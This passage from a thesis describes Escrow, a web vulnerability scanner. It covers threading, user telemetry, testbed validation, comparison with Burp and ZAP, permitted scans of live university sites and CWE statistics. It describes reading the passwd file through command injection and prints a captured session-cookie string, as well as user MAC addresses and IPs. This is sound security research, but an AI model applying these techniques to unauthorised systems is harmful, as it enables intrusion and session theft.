Ignore URLs with: calendar,mp3,exe

Figure 6.4: URL's to ignore panel

6.3.2 Multi-threaded Scanning

To achieve high throughput scanning, the scanner was re-written to support the use of threading. In so doing, the speed at which the scanner runs is significantly increased as it allows for concurrent HTTP requests to be sent within the application. With the single threaded model, every HTTP request had to be acknowledged and therefore the scanner would have to wait for and process an HTTP response before moving on to the next URL in the list which, in some cases, would prove to be a time consuming exercise. Furthermore, the user is free to choose the number of threads they wish to initiate which gives them control over the speed at which they run their scans (in some cases it may be desirable to scan at a slower rate to avoid detection, reduce noise or improve accuracy). This is achieved through the Settings Panel, in which users can specify a non-negative integer from a drop-down menu (see Section 3).

Table 6.1: Speed comparison of single thread vs multi-threads

Parameter	Escrow (1 Thread)	Escrow (30 Threads)
Number of Pages	50	50
Average Time (seconds)	90	6
Server	Remote Web App	Remote Web App

Table 6.1 illustrates the performance difference using multiple threads (in this case we are using 30). The time taken to scan 50 pages on a remote web application is significantly lower compared with using a single thread. In fact, multi-threaded HTTP requests is shown to be 15 times faster as opposed to using a single thread and visiting each page in a sequential manner. It is noteworthy to mention, however, when scanning using a high number of threads there exists a trade-off between accuracy and performance. So in some cases, where accuracy is paramount, it may be desirable for the user to specify a lower-bound when using threads.

6.4 User Accountability

The target audience for the toolkit developed throughout this process are users who seek to improve the security of their web applications. However, given the nature of this tool, it could be easily be misused by adversaries for malicious intent and as such, measures are put in place that ensure only authorised users have access to it. This is achieved by the setup of a remote centralised server with which Escrow communicates. Each time a user attempts to authenticate, communication is established and credentials are sent to the server over Hypertext Transfer Protocol Secure (HTTPS) to prevent eavesdropping and increase security. Moreover, to improve user experience, data is also collected which will help the development process and provide us with important data about how the toolkit is being used. The following data is collected and sent to the remote server:

- Authentication credentials
- What sites users are scanning along with the timestamp
- What vulnerabilities they are scanning for
- The MAC address for the users PC
- The PC name

- The public IP address of the user
- The IP geo-location data

Date	User	PCName	OSUser	OSName	MacAddress	IPAddress	City	Region	CountryCode	Country
2014-09-16 17:26:44	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-16 17:34:20	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-16 17:36:39	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-16 17:37:25	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-16 17:39:24	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-16 18:13:53	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	121.72.158.28	Hamilton	Waikato	NZ	New Zealand
2014-09-17 08:49:21	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	130.217.79.246			NZ	New Zealand
2014-09-17 08:56:10	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	130.217.79.246			NZ	New Zealand
2014-09-17 08:57:43	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	130.217.79.246			NZ	New Zealand
2014-09-17 09:00:02	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	130.217.79.246			NZ	New Zealand
2014-11-28 07:39:20	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	114.134.2.241	Hamilton	Waikato	NZ	New Zealand
2014-11-28 07:41:08	trustcom	b4den	baden	Windows 8.1	00-26-6C-E1-CF-6D	114.134.2.241	Hamilton	Waikato	NZ	New Zealand
2015-02-02 21:04:45	thesis	illikin	baden	Windows 8.1	00-26-6C-E1-CF-6D	219.89.4.146	Whangarei	Northland	NZ	New Zealand

Figure 6.5: User information stored in database

With the above information collected, we can ensure users are who they say they are, and from what device they are accessing our tool (see Figures 6.5 and 6.6). In the case where a users credentials are stolen or passed to an individual who should not have access, we can deduce from the data collected (PC name, MAC address, IP geo-location data) whether that person is in fact who they claim to be, and therefore ensuring accountability.

date	username	targetsite	ipaddress	vulntype
2015-02-02 21:06:06	thesis	http://130.217.79.54/about-us	219.89.4.146	SQLi
2015-02-02 21:06:19	thesis	http://130.217.79.54/about-us	219.89.4.146	XSS
2015-02-02 21:06:43	thesis	http://130.217.79.54/search	219.89.4.146	XSS
2015-02-02 21:06:51	thesis	http://130.217.79.54/file-inclusion	219.89.4.146	FileInclude
2015-02-02 21:07:10	thesis	http://130.217.79.54/termservice	219.89.4.146	OSCommand
2015-02-02 21:07:15	thesis	http://130.217.79.54/cgi-bin/uptime	219.89.4.146	Shellshock

Figure 6.6: Site info stored in database

7

Results and Validation

The validation of our application is divided up into two separate categories. First, our goal is to assess the accuracy of the detection modules and their coverage. To achieve this, we set out to implement a custom web application testbed against which our detection modules are tested. The testbed itself is inspired by Adam Doupe's WackoPicko application in his paper *Why Johnny can't pentest: An analysis of black-box web vulnerability scanners* [11]. It has been used extensively in the past to verify the accuracy and coverage of vulnerability scanners, and thus is an excellent resource for verifying both open-source and commercial based web application security scanners.

Secondly, our goal is to assess the applicability of our application against real-world web applications. The purpose of doing this is to verify whether our approach is effective with respect to public facing web servers on the Internet. Validation against a web application testbed is indicative of the accuracy of our application. However, it does not necessarily provide objective proof for the effectiveness of our approach. Thus, in the second phase of this study we present our findings from our analysis of several live web

applications. The results of this study are testament to the success of our implementation which are given in the forthcoming sections.

7.1 Vulnerable Web Application

As previously stipulated, we chose to implement a custom testbed that draws on some of the vulnerabilities that WackoPicko uses for verification. WackoPicko consists of multiple vulnerabilities including injection and XSS. The full list of vulnerabilities can be found in their paper [11].

The Escrow framework in its current state is only concerned with vulnerabilities described as critical. In the context of our proposed framework, we define critical vulnerabilities as those which can readily lead to data-loss, system compromise and remote code execution on web applications, and are verifiable by an automated scanning system. At the time of writing, we have implemented into our framework five detection modules for the following vulnerabilities:

- Cross Site Scripting
- SQL Injection
- Local / Remote File Inclusion
- Operating System Command Injection
- Shellshock

This list is by no means a complete one, and future versions will look at expanding the scope of vulnerabilities to include those which are considered of low and medium concern. However, given the time-frame for this research, the current list is an appreciable starting point.

7.1.1 Testbed Validation

In this subsection we assess how effective our detection modules are by running our scanner against a web application testbed. The testbed was reconstructed to only incorporate those vulnerabilities that we describe as critical. Moreover, at the time of writing the Escrow framework does not have a system in place for its users to authenticate to a remote server. Therefore, the vulnerabilities that are detected are only those which are accessible without requiring authentication.

Table 7.1: OWASP scoring system results

Vulnerability	OWASP Rank	CWE Score	CWE Classifiers	Detected
Injection (SQL and OS Command)	1	93.8	CWE-89 CWE-78	Yes
Broken Authentication and Session Management	2	76.9	CWE-306 CWE-307	No
Cross Site Scripting	3	77.7	CWE-79	Yes
Insecure Direct Object References	4	76.8	CWE-862 CWE-863	Yes
Security Misconfiguration	5	73.1	CWE-250 CWE-732	No
Sensitive Data Exposure	6	N/A	N/A	Yes
Missing Function Level Access Control	7	N/A	N/A	No
Cross Site Request Forgery	8	70.1	CWE-352	Yes
Using Components with Known Vulnerabilities	9	N/A	N/A	No
Unvalidated Redirects and Forwards	10	61.1	CWE-601	No

As Table 7.1 illustrates, our detection modules successfully identified five of the top ten vulnerabilities in OWASP’s classification. Included in our list are vulnerabilities that fall under multiple categories. For instance, we included Cross Site Request Forgery (CSRF) because XSS is usually the vulnerability leveraged to achieve CSRF exploitation. Likewise, for the category *Sensitive Data Exposure*, this also includes vulnerabilities such as injection flaws (SQL, OS Command). And for the category *Insecure Direct Object References* we have placed LFI into this group as it is often leveraged through path

traversal (this is a form of referencing objects).

Not officially detected in our framework with respect to the OWASP list are the categories that we deem as vague or have no correspondence to a particular class of vulnerability. This is to say the categories for which there is no explicit vulnerability mapping. This includes categories such as *Components with Known Vulnerabilities; Missing Function Level Access Control; Broken Authentication and Session Management* and *Security Misconfiguration*.

The OWASP list gives us a good overview on what are most common vulnerabilities that we ought to look out for when developing web applications. However, many of the categories in the list do not directly map on to vulnerabilities that we observe in the wild. In contrast, the top four software errors from the CWE most dangerous list provides us with specific categories in which vulnerabilities exist (see Table 7.2).

Table 7.2: CWE - Top 4 results

Vulnerability	Rank	CWE Identifier	CWSS Score	Detected
SQL Injection - Improper Neutralization of Special Elements used in an SQL Command	1	CWE-89	93.8	Yes
OS Command Injection - Improper Neutralization of Special Elements used in an OS Command	2	CWE-78	83.3	Yes
Buffer Overflow - Buffer Copy without Checking Size of Input	3	CWE-120	79	No
Cross Site Scripting - Improper Neutralization of Input During Web Page Generation	4	CWE-79	77.7	Yes

We observe that our detection modules cover three out of four of the most dangerous software errors as per the CWE list. This fact, coupled with our OWASP findings show that we are in fact addressing the top flaws with respect to web application security.

7.1.2 Comparison With State-Of-The-Art

In this subsection we compare the effectiveness of our scanner with two widely used web application security scanners, namely (1) Burp Suite and (2) OWASP ZAP. The two aforementioned tools will be evaluated against the web application testbed for six variations of vulnerabilities. In particular, we seek to measure their abilities for detecting the top flaws (see CWE list in Table 7.2) under the following conditions:

- All pages to be scanned will be accessible by the scanners without authentication.
- The vulnerabilities will be detected through GET and POST parameters.
- The web application security scanners will have all detection features enabled.
- The vulnerabilities that are tested are the top four flaws on the CWE most dangerous list.

Under the above conditions, we found that although Burp is excellent toolkit for manual web application security assessment, its scanning module lacks the functionality to detect for vulnerabilities through HTTP POST parameters (unlike GET parameters, POST parameters are included in the body of the request rather than the URL). As a result, almost half the vulnerabilities that exist within the testbed were missed by Burp. It is worth mentioning that Burp does in fact provide functionality for POST request tampering, however, this feature is not implemented in its scanning module.

In contrast to Burp, OWASP ZAP does in fact support detection through POST parameters and therefore has better vulnerability assessment coverage. Regarding the top four CWE most dangerous list, however, ZAP was unable to detect for OS command injection on the web application testbed.

This observation was true for both variations of vulnerabilities leveraged through HTTP requests (GET and POST).




Figure 7.1: Comparison of most dangerous vulnerabilities detected by tool

With respect to the top four most dangerous list, we found that Escrow was able to detect for all six variations of vulnerabilities (ie. XSS, OS command and SQL injection). These results are largely based on the fact that Escrow and ZAP provide POST request scanning and therefore have greater coverage than tools that do not support it. And although this research is focused on active vulnerability assessment of web applications, notably both Burp and ZAP support passive scanning as well as active.

7.2 Summary

We set out to verify our detection modules against the top vulnerabilities in web application security by running them against a vulnerable testbed. What we found was that the vulnerabilities we detect for address the most critical software errors with respect to the OWASP and CWE lists. And consistent with the pareto principle, we are essentially addressing 80% of the causes for exposures in an organisation by focusing on just the top 20%

of vulnerabilities.

7.3 Live Sites Validation

In Section 7.1 we validated our scanner on a vulnerable web application. But to determine whether the methods described in this thesis are applicable to the real-world, validation on actual public facing web applications is required. For this study we were granted permission by the University of Waikato's Technical Support Group (TSG) for assessing several web applications that were maintained by the University.

7.3.1 Method

The study was administered from a black-box perspective over the web. This is to say from a viewpoint from outside the local network. And due to the size of some of the sites we scanned, it was chosen to scan a maximum of 1000 pages. Because the web servers were live and utilised by students and staff on a daily basis, it was chosen to run the scanner in single-threaded mode so as to not overload the server with requests.

The vulnerabilities that we scan for on the live sites are SQL Injection, XSS, LFI and RFI, OS Command Injection and Shellshock. And as we have seen in this chapter, much of these are described as critical web application vulnerabilities by OWASP and Mitre.

7.3.2 Results

Our findings for the vulnerability assessment are as follows. The first two sites we scanned we successfully detected multiple XSS vulnerabilities within a short space of time (see Figure 7.2). This was detected by Escrow tampering a form input parameter, the values of which were then *echoed* back to the user by the web application. We then verified the results using the explore

feature which demonstrates the impact of the vulnerabilities by leveraging XSS on the vulnerable page (see Figure 7.3).





Figure 7.2: Cross Site Scripting vulnerabilities detected in first web application



Concept "

Cross Site Scripting Vulnerability Detected!

Your session could potentially be hijacked by a malicious user.

```
__utma=105172956.1230293826.1417816799.1417816799.1423644892.2;
__utmz=105172956.1417816799.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
UWAAT=11553435; _ga=GA1.3.1230293826.1417816799;
moitempconceptsmesssage=false; moitempdiscussionmessage=false; _gat=1
```

" does not exist

You may want to...

Figure 7.3: Cross Site Scripting proof of concept in first web application

The third site scanned we were able to successfully identify OS Command Injection on one of the pages. The vulnerability was detected through the Escrow framework which fingerprinted successfully on the passwd file by



Figure 7.4: Cross Site Scripting proof of concept in second web application

chaining together the original shell command with our own one (in this instance we simply read the passwd file from the web server). The vulnerability exists due to unsanitised input from a script that takes a filename parameter which then is passed into a shell execution function. The fact that the parameter is not sanitised before being passed to the function means that an adversary can inject their own arbitrary commands, and consequently, obtain shell access to the vulnerable web server. An HTML preview of the successful fingerprint is given in Figure 7.5.




Figure 7.5: Operating System Command Injection proof of concept

8

Conclusion

Our proposed framework addresses the critical gaps in traditional web application security assessments. It achieves this by integrating components from vulnerability assessment and penetration testing techniques and combines them into a single user-centric GUI-based solution. The GUI was influenced by a usability study conducted in this thesis, and empowers users to assess the security of their systems with a single mouse-click. Our framework is equipped with a development environment which facilitates contribution from users to write their own detection modules, and provides an accountability system for tracking user activities and usage. Putting it all together we have developed a user-centric web application security solution which addresses the critical vulnerabilities outlined by the OWASP and Mitre's CWE list, and provides a proof of concept for the exposures that it detects.

8.1 Contributions

In this thesis we have introduced a framework that empowers end-users and security specialists to automate the detection and exploitation of vulnerabilities in web applications. We have achieved this by integrating web crawling techniques with proof of concept vulnerability assessment modules that illustrate to users the implications of exposures in their systems.

We have designed a user-centric GUI that allows users to perform effective scanning on their web applications with a single mouse-click. The design was influenced by a study we conducted on the top anti-virus applications which showed correlation between usability and market share value.

As part of the framework we have implemented it using MVC principles so that detection modules can be introduced and extended by both users and developers. We have demonstrated how the modules work by evaluating them on a vulnerable testbed which includes critical vulnerabilities leading to data loss and remote code execution. We have also provided a rationale for the currently implemented modules by surveying data from Mitre's CWE and the OWASP organisation.

We have developed an accountability system into the framework that empowers administrators to know how the application is being used. This also includes an authentication system which gives administrators control over who is using the application, and ensures it is used for its intended purpose.

8.2 Future Work

Although the foundation for the framework has been laid, there is still many extensions we would like to see implemented in future versions.

8.2.1 Detecting low and medium vulnerabilities

At the time of writing, our framework is only concerned with critical vulnerabilities which allowed us to focus our scope for this research. But to achieve a robust all-inclusive framework we would need to include fingerprinting methods for detecting low and medium severity vulnerabilities. In some cases these vulnerabilities can be used in conjunction with other attack vectors leading to exposures of high severity. Therefore, this functionality ought to be a priority for future work.

8.2.2 Reporting feature

Although our framework provides details about vulnerabilities on the main GUI, there is no functionality to store information retrieved from the scan. It would be desirable to have the ability to store scan information for reporting purposes, and for later analysis. The reporting functionality should be in a parsable format like XML or HTML on which users could perform a *diff* on multiple scans and identify what vulnerabilities have been fixed, if any, since the previous scan.

8.2.3 Deep vulnerability scanning

Presently, when a user runs a scan on a web application, the scanner will crawl pages while maintaining a list of URL's to visit later. However, if a user wishes to assess parts of a web application that require authentication, he must first identify his session ID and pass it directly to the HTTP class. However, the logical thing to do would be to provide functionality within the application (through an alert dialog box) for users to authenticate through HTTP forms or HTTP basic authentication. This way the user does not need to modify the codebase and the scanner can visit those hard to reach pages for which the authenticated user has access.

8.2.4 Migrating to the cloud

An early design choice was made to implement our proof of concept design using Java which support multiple operating system environments. Despite this, many security services are now migrating to the cloud. If the decision is made to migrate to a web service in the cloud we can guarantee that all users will be able to take advantage of this offering, without the need for client-side run-time environments. This would also make it easier for administrators to schedule scanning on their web servers and prioritise their risks and exposures accordingly.

8.2.5 Intercepting proxy support

Unfortunately our solution does not support intercepting proxy functionality at the time of writing, but this functionality would give users the ability to see what the HTTP requests and responses look like between client and server. One approach is the one used by Burp [38], which provides an environment for users to intercept requests and modify content on the fly before sending it back to the requesting application. This feature would be incredibly useful for users and empowers them to discover vulnerabilities themselves.

8.2.6 Detecting vulnerabilities in other protocols

Presently our solution as a web vulnerability assessment toolkit only addresses the HTTP and HTTPS protocols. Despite this, many users have asked whether our detection and exploitation framework addresses security exposures in other protocols such as SSH and FTP. This functionality would be a welcome addition to the framework wherein users could write their own fingerprinting and detection modules for services other than HTTP and HTTPS.

8.2.7 CIDR notation support

In Escrow users can specify an FQDN such as `http://mysite.co.nz` which will then be scanned for vulnerabilities. However, given a scenario in which a user wants to know the current web applications running on their local network, support for Classless Inter-Domain Routing (CIDR) notation would be a welcome addition. This way a user could simply specify an address range such as `192.168.1.0/24` and have the scanner return a list of web application servers running on their network which can then be assessed for vulnerabilities.

8.2.8 Scripting support

Currently if a user wishes to write a detection module they must modify the code base which might seem quite daunting for first-time users. A better approach would be to integrate a scripting language (such as LUA or python) wherein users could write their modules according to a specific template. This way the scripts that users write can simply be called in from the framework and have the scanner load them into its detection or exploitation engine. This would also open up contributions from communities who might want to share their scripts with each other, and discard the need to modify the original code base.

Appendices



Top 40 Most Dangerous Software

Errors

Table A.1: Top 40 most dangerous software errors

Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
[4]	77.7	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
[5]	76.9	CWE-306	Missing Authentication for Critical Function
[6]	76.8	CWE-862	Missing Authorization
[7]	75	CWE-798	Use of Hard-coded Credentials
[8]	75	CWE-311	Missing Encryption of Sensitive Data
[9]	74	CWE-434	Unrestricted Upload of File with Dangerous Type
[10]	73.8	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[11]	73.1	CWE-250	Execution with Unnecessary Privileges
[12]	70.1	CWE-352	Cross-Site Request Forgery (CSRF)
[13]	69.3	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
[14]	68.5	CWE-494	Download of Code Without Integrity Check
[15]	67.8	CWE-863	Incorrect Authorization
[16]	66	CWE-829	Inclusion of Functionality from Untrusted Control Sphere
[17]	65.5	CWE-732	Incorrect Permission Assignment for Critical Resource
[18]	64.6	CWE-676	Use of Potentially Dangerous Function
[19]	64.1	CWE-327	Use of a Broken or Risky Cryptographic Algorithm
[20]	62.4	CWE-131	Incorrect Calculation of Buffer Size

Table A.2: Top 40 most dangerous software errors (continued)

Rank	Score	ID	Name
[21]	61.5	CWE-307	Improper Restriction of Excessive Authentication Attempts
[22]	61.1	CWE-601	URL Redirection to Untrusted Site ('Open Redirect')
[23]	61	CWE-134	Uncontrolled Format String
[24]	60.3	CWE-190	Integer Overflow or Wraparound
[25]	59.9	CWE-759	Use of a One-Way Hash without a Salt
[26]	N/A	CWE-770	Allocation of Resources Without Limits or Throttling
[27]	N/A	CWE-129	Improper Validation of Array Index
[28]	N/A	CWE-754	Improper Check for Unusual or Exception Conditions
[29]	N/A	CWE-805	Buffer Access with Incorrect Length Value
[30]	N/A	CWE-838	Inappropriate Encoding for Output Context
[31]	N/A	CWE-330	Use of Insufficiently Random Values
[32]	N/A	CWE-822	Untrusted pointer Dereference
[33]	N/A	CWE-362	Concurrent Execution using Shared Resource with Improper Synchronization Race Condition
[34]	N/A	CWE-212	Improper Cross-boundary Removal of Sensitive Data
[35]	N/A	CWE-681	Incorrect Conversion between Numeric Types
[36]	N/A	CWE-476	NULL Pointer Dereference
[37]	N/A	CWE-841	Improper Enforcement of Behavioral Workflow
[38]	N/A	CWE-772	Missing Release of Resource after Effective Lifetime
[39]	N/A	CWE-209	Information Exposure Through an Error Message
[40]	N/A	CWE-825	Expired Pointer Dereference

B

Vulnerability Statistics for 2014

Table B.1: Vulnerability statistics for 2014

Name	CWE-ID	% of Total	Number of Vulnerabilities Reported	Year
Insufficient Information	No Mapping	16.38	180	2014
Cross Site Scripting	CWE-79	15.56	171	2014
Permissions/Privileges/Access Control	CWE-264	12.28	135	2014
Buffer Errors	CWE-119	10.86	119	2014
Input Validation	CWE-20	10	110	2014
SQL Injection	CWE-89	4.28	47	2014
Resource Management Errors	CWE-399	4	44	2014
Information Leak/Disclosure	CWE-200	3.82	42	2014
Cryptographic Issues	CWE-310	3.28	36	2014
Path Traversal	CWE-22	3	33	2014
Cross Site Request Forgery	CWE-352	2.91	32	2014
Other	No Mapping	2.55	28	2014
Authentication Issues	CWE-287	2.37	26	2014
Credentials Management	CWE-255	2.37	26	2014
Numeric Errors	CWE-189	2.37	26	2014
Link Following	CWE-59	1.18	13	2014
Code Injection	CWE-94	1	11	2014
Race Conditions	CWE-362	0.73	8	2014
Design Error	No Mapping	0.55	6	2014
OS Command Injection	CWE-78	0.45	5	2014
Format String Vulnerability	CWE-134	0.27	3	2014
Configuration	CWE-16	0.18	2	2014
Not in CWE	No Mapping	0	0	2014

C

Overall CWE Results over 6 Years

Table C.1: Overall CWE results over 6 years

Flaw	Total	2008	2009	2010	2011	2012	2013
Authentication Issues		2.59%	3.66%	1.62%	1.33%	1.87%	2.06%
	692	146	210	75	55	99	107
Buffer Errors		10.01%	9.84%	11.55%	15.95%	13.71%	14.64%
	3810	564	564	536	662	725	759
Code Injection		5.66%	5.64%	5.65%	2.43%	2.59%	2.64%
	1279	319	323	262	101	137	137
Configuration		0.64%	0.98%	0.52%	0.84%	0.59%	0.50%
	208	36	56	24	35	31	26
Credentials Management		0.92%	1.17%	1.14%	0.92%	0.98%	1.72%
	351	52	67	53	38	52	89
Cross Site Request Forgery		1.38%	1.97%	1.62%	1.33%	2.89%	2.31%
	594	78	113	75	55	153	120
Cross Site Scripting (XSS)		14.03%	14.32%	12.80%	10.94%	13.61%	11.88%
	3995	790	821	594	454	720	616
Cryptographic Issues		0.80%	1.62%	1.47%	1.49%	1.80%	2.47%
	491	45	93	68	62	95	128
Design Error		2.33%	0.68%	1.96%	1.30%	1.68%	0.66%
	438	131	39	91	54	89	34
Format String Vulnerability		0.43%	0.49%	0.32%	0.24%	0.21%	0.17%
	97	24	28	15	10	11	9
Information Leak Disclosure		3.41%	2.83%	3.43%	7.16%	4.10%	4.82%
	1277	192	162	159	297	217	250

Table C.2: Overall CWE results over 6 years (continued)

Flaw	Total	2008	2009	2010	2011	2012	2013
Input Validation		6.85%	5.46%	6.53%	9.25%	7.00%	9.60%
	2254	386	313	303	384	370	498
Insufficient Information		8.77%	9.84%	12.70%	13.76%	15.35%	17.99%
	3963	494	564	589	571	812	933
Link Following		3.09%	0.56%	0.54%	0.82%	0.32%	0.35%
	300	174	32	25	34	17	18
Not in CWE		0.00%	0.00%	0.02%	0.00%	0.04%	0.00%
	3	0	0	1	0	2	0
Numeric Errors		2.82%	2.76%	3.47%	3.16%	2.87%	2.83%
	908	159	158	161	131	152	147
OS Command Injection		0.05%	0.31%	0.28%	0.34%	0.26%	0.66%
	96	3	18	13	14	14	34
Other		1.07%	4.17%	4.74%	3.23%	4.97%	1.99%
	1019	60	239	220	134	263	103
Path Traversal		6.25%	5.57%	5.88%	2.53%	2.53%	1.99%
	1270	352	319	273	105	118	103
Permission/Privilege/Access Control		7.97%	7.61%	7.67%	6.82%	11.42%	11.09%
	2703	449	436	356	283	604	575
Race Conditions		0.41%	0.61%	0.69%	0.41%	1.30%	1.21%
	239	23	35	32	17	69	63
Resource Management Errors		5.50%	4.19%	5.20%	9.08%	6.01%	5.82%
	1788	310	240	241	377	318	302
SQL Injection		19.39%	16.54%	11.10%	6.96%	4.48%	2.80%
	3226	1092	948	515	289	237	145



Top Flaws Over 6 Years

Table D.1: Top flaws over 6 years

Flaw	Total	2008	2009	2010	2011	2012	2013
Cross Site Scripting (XSS)		14.03%	14.32%	12.80%	10.94%	13.61%	11.88%
	3995	790	821	594	454	720	616
Insufficient Information		8.77%	9.84%	12.70%	13.76%	15.35%	17.99%
	3963	494	564	589	571	812	933
Buffer Errors		10.01%	9.84%	11.55%	15.95%	13.71%	14.64%
	3810	564	564	536	662	725	759
SQL Injection		19.39%	16.54%	11.10%	6.96%	4.48%	2.80%
	3226	1092	948	515	289	237	145
Permission/Privilege/Access Control		7.97%	7.61%	7.67%	6.82%	11.42%	11.09%
	2703	449	436	356	283	604	575



**Pareto Chart Input Data (2014
Reported Flaws)**

Table E.1: Pareto chart input data (2014 reported flaws)

S. No.	Vulnerability	Frequency	Cumulative Frequency	Percentage
1	Insufficient Information	180	180	16.30%
